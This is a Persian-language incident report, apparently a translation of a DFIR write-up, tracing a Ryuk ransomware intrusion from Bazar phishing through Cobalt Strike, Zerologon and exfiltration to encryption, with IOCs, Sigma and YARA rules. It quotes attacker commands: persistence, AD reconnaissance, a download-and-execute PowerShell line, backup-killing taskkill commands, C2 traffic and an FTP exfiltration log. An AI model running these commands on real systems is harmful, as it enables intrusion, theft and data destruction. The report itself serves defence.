



بسم الله الرحمن الرحيم





Ryuk Speed Run, 2 Hours to Ransom

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو





فهرست مطالب

مقدمه	۴
خلاصه پرونده	۵
جدول زمانی	۶
دسترسی اولیه	۷
اجرا	۷
ماندگاری	۷
افزایش امتیاز	۸
دسترسی به اعتبارنامه	۸
دفاع گریزی	۸
حرکت جانبی	۱۱
فرماندهی و کنترل	۱۲
خروج داده	۱۴
تأثیر	۱۴
IOCs	۱۷





مقدمه

از اواخر سپتامبر، Ryuk دوباره به شدت در اخبار مطرح شده است. ما در آن بازه زمانی قبلاً ۲ مورد را پوشش داده‌ایم. شاهد حملات به ارائه‌دهندگان بزرگ مراقبت‌های بهداشتی، ارائه‌دهندگان خدمات مدیریت شده (MSP) و تولیدکنندگان مبلمان بوده‌ایم. آژانس امنیت سایبری و امنیت زیرساخت (CISA) هشدار داد که یک کمپین گسترده Ryuk علیه سیستم مراقبت‌های بهداشتی ایالات متحده یک تهدید قریب‌الوقوع است.

FireEye پستی منتشر کرد و یک وبینار با SANS و @likethecoins برگزار کرد که گروهی را که FireEye به عنوان UNC1878 شناسایی کرده، معرفی می‌کرد. در گزارش خود، آنها تاکتیک‌ها، تکنیک‌ها و رویه‌های (TTP) یک تهدیدگر را توصیف می‌کنند که با فعالیت‌های گزارش شده قبلی ما همخوانی دارد. آنها در تحقیقات و پاسخ‌های خود نشان دادند که این گروه تنها ۲ تا ۵ روز از ورود اولیه تا استقرار کامل باج‌افزار در سراسر دامنه زمان می‌برد. در موارد ما، حتی اقدامات سریع‌تری را مشاهده کرده‌ایم که به نظر می‌رسد تهدیدگران در تلاش برای اجرای سریع‌تر باج‌افزار خود هستند. در این مورد اخیر، باج‌افزار در ۲ ساعت مستقر شد و بازیگر همه اهداف را در ۳ ساعت کامل کرد.

Red Canary اخیراً پستی در مورد چگونگی توقف یک نفوذ Ryuk در یک بیمارستان، با پشتیبانی Kroll، منتشر کرد. این گزارش شامل ۱۰ ایده برای تشخیص و همچنین یک داستان امیدوارکننده در مورد چگونگی متوقف کردن نفوذ است. ما به گزارش‌های بیشتری مانند این، به ویژه در حال حاضر، نیاز داریم.





خلاصه پرونده

مانند دو گزارش قبلی ما از کمپین‌های Ryuk، دسترسی اولیه از طریق ایمیل‌های فیشینگ حاوی لینک‌هایی به Google Drive بود که با کلیک روی آنها، یک backdoor لودر Bazar (همچنین به عنوان BazaLoader یا BazarBackdoor شناخته می‌شود) دانلود می‌شد. در موارد قبلی ما معمولاً یک فاصله زمانی، از چند ساعت تا چند روز، از کلیک اولیه تا Ryuk مشاهده می‌شد. در این مورد، زمان از اجرای اولیه Bazar تا شناسایی دامنه ۵ دقیقه و استقرار بیکن‌های Cobalt Strike در عرض ۱۰ دقیقه بود. این به مراتب سریع‌ترین اقدامی است که تاکنون از آنها دیده‌ایم.

پس از وارد کردن Cobalt Strike، شاهد TTP‌های آشنا با استفاده از AdFind برای ادامه فعالیت کشف دامنه بودیم. در این مورد، شاهد استقرار پایداری روی Beachhead Host بودیم، اقدامی که قبلاً در موارد دیگر خود ندیده بودیم. پس از ایجاد C2 دیگری برای یک بیکن Cobalt Strike اضافی، آنها از اکسپلویت Zerologon (CVE-2020-1472) استفاده کردند و امتیازات سطح مدیر دامنه را به دست آوردند. ما همچنین تزریق فرآیند میزبان را روی میزبان Beachhead برای مبهم‌سازی و افزایش امتیاز مشاهده کردیم.


مهاجمان پس از کسب امتیازات سطح Domain Admin، با بهره‌گیری از پروتکل‌های SMB و RDP اقدام به Lateral Movement در شبکه کردند. حدود یک ساعت پس از اجرای اولیه بدافزار Bazar، بیکن‌های Cobalt Strike بر روی کنترل‌کننده‌های دامنه مستقر شد. در ادامه، با استفاده از ماژول‌های PowerShell Active Directory، شناسایی‌های تکمیلی بر روی کنترل‌کننده‌های دامنه صورت گرفت. در مرحله بعد، مهاجمان زیرساخت‌های حساس شبکه، شامل سرورهای پشتیبان، فایل‌سرورها و سرورهای استقرار نرم‌افزار را هدف قرار دادند تا با استقرار بیکن‌های Cobalt Strike بر روی آنها، بستر لازم برای دستیابی به اهداف نهایی خود را فراهم کنند.

در ساعت ۲، تهدیدگران با برقراری اتصالات RDP از کنترل‌کننده‌های دامنه به سرورها، اقدام به استقرار باج‌افزار Ryuk کردند. این کار تا یک ساعت بعد ادامه یافت تا اینکه کل دامنه رمزگذاری شد و این کار فقط ۳ ساعت پس از اجرای اولین Bazar Loader به پایان رسید.





جدول زمانی





دسترسی اولیه

دسترسی اولیه از طریق یک ایمیل فیشینگ انجام شد که به یک صفحه Google Docs لینک می‌داد و کاربر را برای دانلود یک گزارش ترغیب می‌کرد، که در عوض یک فایل اجرایی لودر Bazar به نام Report-Review20-10.exe بود.

اجرا

لازم به ذکر است که اجرای بدافزار لودر Bazar اولیه به تعامل کاربر وابسته است.

فایل‌های اجرایی که در طول حرکت جانبی از طریق SMB منتقل می‌شدند، معمولاً از طریق یک سرویس اجرا می‌شدند.

Image: C:\Windows\system32\services.exe

TargetObject: HKLM\System\CurrentControlSet\Services\ff49429\ImagePath

Details: \\HOSTNAME\ADMIN\$\ff49429.exe"

ماندگاری

این بار، بر خلاف تحقیقات قبلی، ماندگاری واضحی روی میزبان Beachhead پیدا شد. فایل Firefox.exe این scheduled tasks و همچنین کلید اجرا را ایجاد کرد.

```
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR  
"C:\Users\pagefilerpqy.exe" /f
```

```
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR  
"C:\Users\pagefilerpqy.exe" /f /RL HIGHEST
```

```
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR  
"C:\Users\pagefilerpqy.exe" /f
```

```
"C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR  
"C:\Users\pagefilerpqy.exe" /f /RL HIGHEST
```

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "microsoft update"  
/t REG_SZ /F /D "SCHEDULED /run /tn 9
```





افزایش امتیاز

آسیب‌پذیری Zerologon با شناسه CVE-2020-1472 دوباره برای به دست آوردن امتیازات سطح مدیر دامنه مورد بهره‌برداری قرار گرفت.

301 0.001742	10.		10.		RPC_NETLOGON	94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
302 0.001757	10.		10.		RPC_NETLOGON	198 NetrServerReqChallenge request,
303 0.001759	10.		10.		RPC_NETLOGON	90 NetrServerReqChallenge response
304 0.001760	10.		10.		RPC_NETLOGON	242 NetrServerAuthenticate2 request
305 0.001773	10.		10.		RPC_NETLOGON	94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
306 0.001775	10.		10.		RPC_NETLOGON	198 NetrServerReqChallenge request,
307 0.001786	10.		10.		RPC_NETLOGON	90 NetrServerReqChallenge response
308 0.001788	10.		10.		RPC_NETLOGON	242 NetrServerAuthenticate2 request
309 0.001814	10.		10.		RPC_NETLOGON	94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
310 0.001816	10.		10.		RPC_NETLOGON	198 NetrServerReqChallenge request,
311 0.001818	10.		10.		RPC_NETLOGON	90 NetrServerReqChallenge response
312 0.001819	10.		10.		RPC_NETLOGON	242 NetrServerAuthenticate2 request
313 0.001820	10.		10.		RPC_NETLOGON	94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
314 0.001821	10.		10.		RPC_NETLOGON	198 NetrServerReqChallenge request,
315 0.001823	10.		10.		RPC_NETLOGON	90 NetrServerReqChallenge response
316 0.001834	10.		10.		RPC_NETLOGON	242 NetrServerAuthenticate2 request
317 0.001836	10.		10.		RPC_NETLOGON	94 NetrServerAuthenticate2 response, STATUS_ACCESS_DENIED
318 0.001859	10.		10.		RPC_NETLOGON	198 NetrServerReqChallenge request,
319 0.001861	10.		10.		RPC_NETLOGON	90 NetrServerReqChallenge response
320 0.001863	10.		10.		RPC_NETLOGON	242 NetrServerAuthenticate2 request
321 0.001868	10.		10.		RPC_NETLOGON	94 NetrServerAuthenticate2 response
322 0.001885	10.		10.		TCP	60 56494 → 49158 [ACK] Seq=26389 Ack=6113 Win=0 Len=0
323 1.024045	10.		10.		TCP	60 56494 → 49158 [RST, ACK] Seq=26389 Ack=6113 Win=0 Len=0

```

> Frame 320: 242 bytes on wire (1936 bits), 242 bytes captured (1936 bits)
> Ethernet II, Src: [REDACTED]
> Internet Protocol
> Transmission Control Protocol, Src Port: 56494, Dst Port: 49158, Seq: 26201, Ack: 6073, Len: 188
> Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 188, Call: 159, Ctx: 1, [Resp: #321]
  Version: 5
  Version (minor): 0
  Packet type: Request (0)
  Packet Flags: 0x03
  Data Representation: 10000000 (Order: Little-endian, Char: ASCII, Float: IEEE)
  Frag Length: 188
  Auth Length: 0
  Call ID: 159
  Alloc hint: 164
  Context ID: 1
  Opnum: 15
  [Response in frame: 321]
  Complete stub data (164 bytes)
    Payload stub data (164 bytes)
  Microsoft Network Logon, NetrServerAuthenticate2
    Operation: NetrServerAuthenticate2 (15)
    [Response in frame: 321]
    Server Handle
    Acct Name
    Sec Chan Type: Unknown (0)
    Computer Name
    Client Credential: 0000000000000000
    Negotiation options: 0x212fffff

```

دسترسی به اعتبارنامه

از Rubeus برای انجام حمله Kerberoasting در محیط حمله استفاده شد.

دفاع‌گریزی

Process Injection روی میزبان Beachhead برای تزریق به فرآیند svchost.exe استفاده شد.





```

~ "CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime: 00:09:46.583
SourceProcessGuid: {fa6733a0-7bc4-5f8f-8006-000000000c00}
SourceProcessId: 8124
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGuid: {fa6733a0-7c4a-5f8f-8606-000000000c00}
TargetProcessId: 668
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 4076
StartAddress: 0x00000164BB690C9D
StartModule: -
StartFunction: -"

```

بدافزار لودر Bazar از یک گواهی امضای کد استفاده می‌کرد که توسط Digicert و تحت سازمان NOSOV SP Z O O صادر شده بود.

Code Signing Certificate

Organisation:	NOSOV SP Z O O
Issuer:	DigiCert EV Code Signing CA
Algorithm:	sha256WithRSAEncryption
Valid from:	Aug 21 00:00:00 2020 GMT
Valid to:	Aug 18 12:00:00 2021 GMT
Serial number:	0BAB6A2AA84B495D9E554A4C42C0126D
Thumbprint Algorithm:	SHA256
Thumbprint:	E6FA7B4756B41B8EC049237B96A8C1DF2ADA4582E440A63D8FC3B0787C3EFEB8
Source:	This information was brought to you by ReversingLabs A1000 Malware Analysis Platform

در زمان تحویل، فایل اجرایی نرخ تشخیص ۶۹/۱ را در VirusTotal داشت.

VirusTotal 1.45%	
AV coverage:	1.45%
AV detections:	1 / 69
Link:	https://www.virustotal.com/gui/file/cc92b3dfea935cc411dae5493eec0b0375ab35a3172b0143b1f8835a507c6995/detection/f-cc92b3dfea935cc411dae5493eec0b0375ab35a3172b0143b1f8835a507c6995-1603209500





بیکن‌های Cobalt Strike که در محیط استفاده شدند، از گواهی‌های امضای کد مشابهی استفاده می‌کردند.

```

"Image loaded:
RuleName: technique_id=T1073,technique_name=DLL Side-Loading
UtcTime: 00:57:18.290
ProcessGuid: {1372730A-876E-5F8F-2301-000000000F00}
ProcessId: 3876
Image: C:\Users\Administrator\AppData\Local\Temp\1\PL64.exe
ImageLoaded: C:\Users\Administrator\AppData\Local\Temp\1\PL64.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
Hashes: SHA1=3F0471775BB22695F0ED112582C058A63DAC0F07, MD5=C64266FD
F
Signed: true
Signature: NOSOV SP Z O O
SignatureStatus: Valid"

```

در موارد قبلی، معمولاً فاصله زمانی بین آلودگی و اقدامات بعدی را مشاهده می‌کردیم، اما این بار همه چیز بسیار سریع‌تر پیش رفت و با کشف اولیه‌ای که توسط Bazar کمتر از ۵ دقیقه پس از اجرای اولیه انجام شد، شروع شد.

دستور کشف اجرا شده توسط Bazar

```

net view /all
net view /all /domain
nltest /domain_trusts /all_trusts
net localgroup "administrator "
net group "domain admins" /dom

```

هفت دقیقه بعد، پس از راه‌اندازی یک بیکن Cobalt Strike، از AdFind استفاده شد - که همان الگوی کشف مشاهده شده در گزارش‌های قبلی را اجرا می‌کرد. این کار از طریق یک اسکریپت bat آغاز شد. به نظر می‌رسد که تهدیدگرها اکنون این دستورات را به جای رها کردن adf.bat روی دیسک، یکی یکی به یک batch file هدایت می‌کنند (piping).

```

AdFind.exe -f "(objectcategory=person)"
AdFind.exe -f "(objectcategory=computer)"
AdFind.exe -f "(objectcategory=organizationalUnit)"
AdFind.exe -sc trustdmp

```





```
AdFind.exe -subnets -f "(objectCategory=subnet"(<
```

```
AdFind.exe -f "(objectcategory=group"(<
```

```
AdFind.exe -gcb -sc trustdmp
```

هنگامی که روی کنترل کننده دامنه قرار گرفتند، مازول پاورشل اکتیو دایرکتوری بارگذاری شد.

```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name,
DNSHostName, OperatingSystem, LastLogonDate | Export-CSV C:\Users\AllWindows.csv -NoTypeInfo -Encoding
UTF8
```

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:59759/'); Import-Module ActiveDirectory;
Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name, DNSHostName, OperatingSystem,
LastLogonDate | Export-CSV C:\Users\AllWindows.csv -NoTypeInfo -Encoding UTF8
```

حرکت جانبی

اتصالات RDP از بیکن های Cobalt Strike در حال اجرا روی میزبان Beachhead به دو کنترل کننده دامنه آغاز شد و سپس فایل های اجرایی Cobalt Strike توسط این اتصالات رها شدند.

```
data.win.system.level      4
data.win.system.message    "File created:
RuleName: -
UtcTime:      00:56:58.461
ProcessGuid: {1372730A-AC3C-5F8D-3900-00000000F00}
ProcessId: 112
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\Administrator\AppData\Local\Temp\1\PL64.exe
CreationUtcTime:      00:56:58.461"
```

علاوه بر استفاده از RDP برای حرکت در محیط، فایل های اجرایی نیز از طریق SMB به اشتراک های \$ADMIN منتقل و به عنوان یک سرویس اجرا شدند.

[HOSTNAME\ADMIN\\$\ff49429.exe\\](#)

```
accountName LocalSystem
imagePath    \\.\ADMIN$\ff49429.exe
serviceName ff49429
serviceType  user mode service
startType    demand start
```





فرماندهی و کنترل

Bazar Loader:

Report-Review20-10.exe

dghns.xyz

۳۴.۲۲۲.۳۳.۴۸:۴۴۳

Certificate[0e:bb:b8:4f:04:fe:7a:fe:2f:b6:59:58:fc:bd:05:f8:2e:c6:1e:f8]

Not Before 2020/10/20 01:55:40

Not After 2021/01/18 00:55:40

Issuer Org Let's Encrypt

Subject Common dghns.xyz [dghns.xyz ,www.dghns.xyz]

Public Algorithm rsaEncryption

JA3: 9e10692f1b7f78228b2d4e424db3a98c

JA3s: 2b33c1374db4ddf06942f92373c0b54b

Cobalt Strike (suspected):

rundll32.exe

checktodrivers.com

۴۵.۱۵۳.۲۴۰.۲۴۰:۴۴۳

Certificate [ac:67:f2:b1:b0:5a:bd:f4:9f:23:98:0e:a9:8c:fd:8c:0f:56:b2:58]

Not Before 2020/10/20 17:00:33

Not After 2021/10/20 17:00:33

Issuer Org lol

Subject Common checktodrivers.com

Subject Org lol

Public Algorithm rsaEncryption

JA3: 37f463bf4616ecd445d4a1937da06e19





JA3s: ae4edc6faf64d08308082ad26be60767

rundll32.exe

topservicebooster.com108.62.12.121:443

Certificate [35:ef:11:c8:a5:2c:b9:44:37:1b:cf:fd:27:50:79:31:69:f7:da:a9]

Not Before 2020/10/20 10:51:32

Not After 2021/10/20 10:51:32 Issuer Org lol

Subject Common topservicebooster.com

Subject Org lol

Public Algorithm rsaEncryptionJA3: 2c14bfb3f8a2067fbc88d8345e9f97f3

JA3s: 649d6810e8392f63dc311eecb6b7098b

pagefilerpqy.exe

chaseltd.top

۱۶۱.۱۱۷.۱۹۱.۲۴۵:۸۰

[http://chaseltd\[.\]top/gate\[.\]php](http://chaseltd[.]top/gate[.]php)





```
POST /gate.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html
Accept-language: fr-FR,fr;q=0.6
Accept-Encoding: deflate
Keep-Alive: 500
Connection: keep-alive
Referer: https://www.youtube.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 1387
Host: chaseldt.top
Cache-Control: no-cache

5tfOkMr=a9436fee4381c59cb6830f405e0504f155b429d2ae09e9ff710a8f58398f572d39a4330069109996825ee25e190c5d9d6c339270a0429f30d9adab1d3d97660
7fe89f2c887f9b5bcb895f97482c4a9c4ce7e15f14daa992a1b4cb57459fed1b8d0ff117618361090a82b51da85e16cd85c7075307c156ebcd1acfa0aa39de32bac500ef
77111eac321232a98dc5b1286165aec27c90fd1429749f9a16b2f6417e6a2091e4999dd63b7a833fd2b53fb1baff16d1b75d32c4f028e9956f14dcae09babf065f92c6ff8
43efe746375e206d386dfb0ea35d480728d92b9335a2dc7b69e6548f0f08da32a6e07203eb4283bd30e735adce5572e9872316f14e10bab74d494942496a414e42676
b71686b6947397730424151454641414f43415138414d49494243674b434151454178574a43626e385778696939357343664f63326c0d0a58652f75564a5768576a6
44a70727564594278663965443951375a746275304a3079625a70435841497232334a42744f503746712b50666f76634f4b4536512f0d0a795339796a537a7932714
a47567a436d664775646e39393272364a573159694f4f32716c396e636f6a6442496d30547642362b496e50537932576d682f4332630d0a75314e797741424741536
967773669307250746b775a4c514b72754b794f562b5752722f756138724e6543683447344c305779614e51686150665747694c4c610d0a593265525151416d586b4
c6870767631346b6873546e74315859616344516c684647524b42434c7154617264764d43534e5562304665574777766f36444876740d0a4a67444463456b5a542f
4d685a57674d4c6855445437302b646c43547668304d432b7333586e665651374e3275554277596944482f786647616151387059556c0d0a4c51494441514142daa
197ac9913f252cea3f0d77e28611c66cc0856b1d02e0ea3f52fd1b59
```

خروج داده

داده‌های کشف (خروجی‌های AdFind و Rubeus) از طریق FTP از شبکه خارج شدند (exfiltrated).

۵.۲.۷۰.۱۴۹:۲۱

Source	Destination
USER [REDACTED]	220 (vsFTPd 3.0.3)
PASS [REDACTED]	331 Please specify the password.
OPTS utf8 on	230 Login successful.
PWD	200 Always in UTF8 mode.
TYPE I	257 "*" is the current directory
PASV	200 Switching to Binary mode.
STOR [REDACTED]_k_upld.zip	227 Entering Passive Mode (5,2,70,149,39,58).
PASV	150 Ok to send data.
STOR [REDACTED]_a_upld.zip	226 Transfer complete.
	227 Entering Passive Mode (5,2,70,149,39,21).
	150 Ok to send data.
	226 Transfer complete.

تأثیر

تقریباً در ساعت ۲، شاهد شروع اقدام تهدیدگران برای اهداف نهایی خود بودیم. اتصالات RDP از یکی از کنترل‌کننده‌های دامنه آغاز شد و فایل‌های اجرایی Ryuk از طریق این اتصالات RDP مستقر و اجرا شدند. سرورهایی مانند سیستم‌های پشتیبان، سرورهای فایل و ابزارهای اتوماسیون ابتدا هدف قرار گرفتند و سپس ایستگاه‌های کاری.



**دستورات اجرا شده قبل از اجرای باج افزار**

```
"C:\Windows\system32\net1 stop ""samss"" /y"
"C:\Windows\system32\net1 stop ""veeamcatalogsvc"" /y"
"C:\Windows\system32\net1 stop ""veeamcloudsvc"" /y"
"C:\Windows\system32\net1 stop ""veeamdeploysvc"" /y"
"C:\Windows\System32\net.exe"" stop ""samss"" /y"
"C:\Windows\System32\net.exe"" stop ""veeamcatalogsvc"" /y"
"C:\Windows\System32\net.exe"" stop ""veeamcloudsvc"" /y"
"C:\Windows\System32\net.exe"" stop ""veeamdeploysvc"" /y"
"C:\Windows\System32\taskkill.exe"" /IM sqlbrowser.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM sqlceip.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM sqlservr.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM sqlwriter.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.agent.configuration.service.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.brokerservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.catalogdataservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.cloudservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.externalinfrastructure.dbprovider.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.manager.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.mountservice.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.service.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.uiserver.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.backup.wmiserver.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeamdeploymentsvc.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeamfilesysvssvc.exe /F"
"C:\Windows\System32\taskkill.exe"" /IM veeam.guest.interaction.proxy.exe /F"
```





```
"C:\Windows\System32\taskkill.exe" /IM veeamnfssvc.exe /F"
```

```
"C:\Windows\System32\taskkill.exe" /IM veeamtransportsvc.exe /F"
```

```
"C:\Windows\system32\taskmgr.exe" /4"
```

```
"C:\Windows\system32\wbem\wmiprvse.exe -Embedding"
```

```
"C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding"
```

```
"icacls ""C:\*"" /grant Everyone:F /T /C /Q"
```

```
"icacls ""D:\*"" /grant Everyone:F /T /C /Q"
```

در حالی که رمزگذاری ۲ ساعت پس از شروع حمله آغاز شد، تا ساعت ۳، بازیگران باج‌گیری کل محیط را تکمیل کرده بودند.

Ryuk

balance of shadow universe





IOCs

شبکه

۳۴.۲۲۲.۳۳.۴۸:۴۴۳

dghns.xyz

۴۵.۱۵۳.۲۴۰.۲۴۰:۴۴۳

checktodrivers.com

۱۰۸.۶۲.۱۲.۱۲۱:۴۴۳

topservicebooster.com

۱۶۱.۱۱۷.۱۹۱.۲۴۵:۸۰

chaseltd.top

۵.۲.۷۰.۱۴۹:۲۱

File

Report-Review20-10.exe.exe

8d35e058f5631c80b00dd695511878e3

۸۱۰۳۲۹۹۱۹۶efabec8ec0fc1d25f1332241b93220

0d468fc1b02bbc7c3050c67e0a80b580c69abd8eea5f8dad06c7d7ff396f7789

Firefox.exe

11405vad47a297e4092131386932456e

c9882d860e685869fcd8e997622d37d1ab43bcd6

3fc65b7e7967353f340ead51617558a23f14447ab91d974268f53ab0c17052e0

pagefilerpqy.exe

9b45c64d56523e21a268f8deb5cfa680

9a3f3bd9ae705af63779e8ca2be55d0db1253521





a4468c28e4830acf526209c0da25536ff0f682a0239ced1983a08d1ddd476963
pagefileU6Gl.sys
7f1de29e6da19d22b51c68001e7e0e54
40f7c01f4189510031adccd9c604a128adaf9b00
13671077b66a29874a2578b5240319092ef2a1043228e433e9b006b5e53e7513
pagefilerpqy.sys
92cc227532d17e56e07902b254dfad10
^ee51caaa2c2f4ee2e5b4b7ef5a89db7df1068d7
8241649609f88ccd2a0a5b233a07a538ec313ff6adf695aa44a969dbca39f67d
AdFind.exe
b3447ef9400d7f3f87ad24f89874f91a
75e3782ef880aa6eb9df135c3b3f23eece9a2af3
68d0f5659cf3cc1cf53519e1be482ca9a63f2deebdcd2cb7ee12515adc6db0a7
PL64.exe
c64266fd6142af402b1c7539be0ad02f
3f0471775bb22695f0ed112582c058a63dac0f07
a7514209db9d9c7c51927308d4f0b491464e11391af3c6ae31cb87d91fac995d
fx2-12_multi_for_crypt_x86.exe
fa24b3608c7f556424ec17c2265da994
357fbf27a30748812ce5aa3b298451c2eef88e6f
34007d53a8e64bf1dbbeace9e4878fb209878e6a6843251895d4dc9c2699056e

Detections

Network

2025194 ET INFO Observed Let's Encrypt Certificate for Suspicious TLD (.xyz)

2023882 ET INFO HTTP Request to a *.top domain





ET INFO Observed DNS Query for EmerDNS_TLD (.bazar(

ET NETBIOS DCERPC SVCCTL - Remote Service Control Manager Access

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/malware/win_mal_ryuk.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_power_shell_suspicious_parameter_variation.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_trust_discovery.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_net_execution.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_net_execution.yml

Detects AdFind usage from a past case:

title: AdFind Recon

description: Threat Actor using AdFind for reconnaissance .

author: The DFIR Report

date: 2019/8/2

references:

- <https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/>

tags:





- attack.remote_system_discovery
- attack.T1018

logsource:

category: process_creation

product: windows

detection:

selection_1:

CommandLine|contains:

- adfind -f objectcategory=computer

selection_2:

CommandLine|contains:

- adfind -gcb -sc trustdmp

condition: selection_1 or selection_2

falsepositives:

- Legitimate Administrator using tool for Active Directory querying

level: medium

status: experimental

Yara

*/

YARA Rule Set

Author: The DFIR Report

Date: 2020-10-31

Identifier: files





Reference: <https://thedfirreport.com/>

/*

/Rule Set/ -----

import "pe"

rule ryuk_1007_fx2_12_multi_for_crypt_x86{

meta:

description = "files - file fx2-12_multi_for_crypt_x86.exe"

author = "The DFIR Report"

reference = "https://thedfirreport.com/"

date = "2020-10-31"

hash1 = "34007d53a8e64bf1dbbeace9e4878fb209878e6a6843251895d4dc9c2699056e"

strings:

\$s1 = "gOleAut32.dll" fullword wide

\$s2 = "__ZN12_GLOBAL__N_110fake_mutexE" fullword ascii

\$s3 = "__ZZN12_GLOBAL__N_116get_static_mutexEvE4once" fullword ascii

\$s4 = "__gthread_mutex_t" fullword ascii

\$s5 = "__gthread_recursive_mutex_t" fullword ascii

\$s6 = "__ZNSt12__basic_fileIcEC2EP17__gthread_mutex_t" fullword ascii

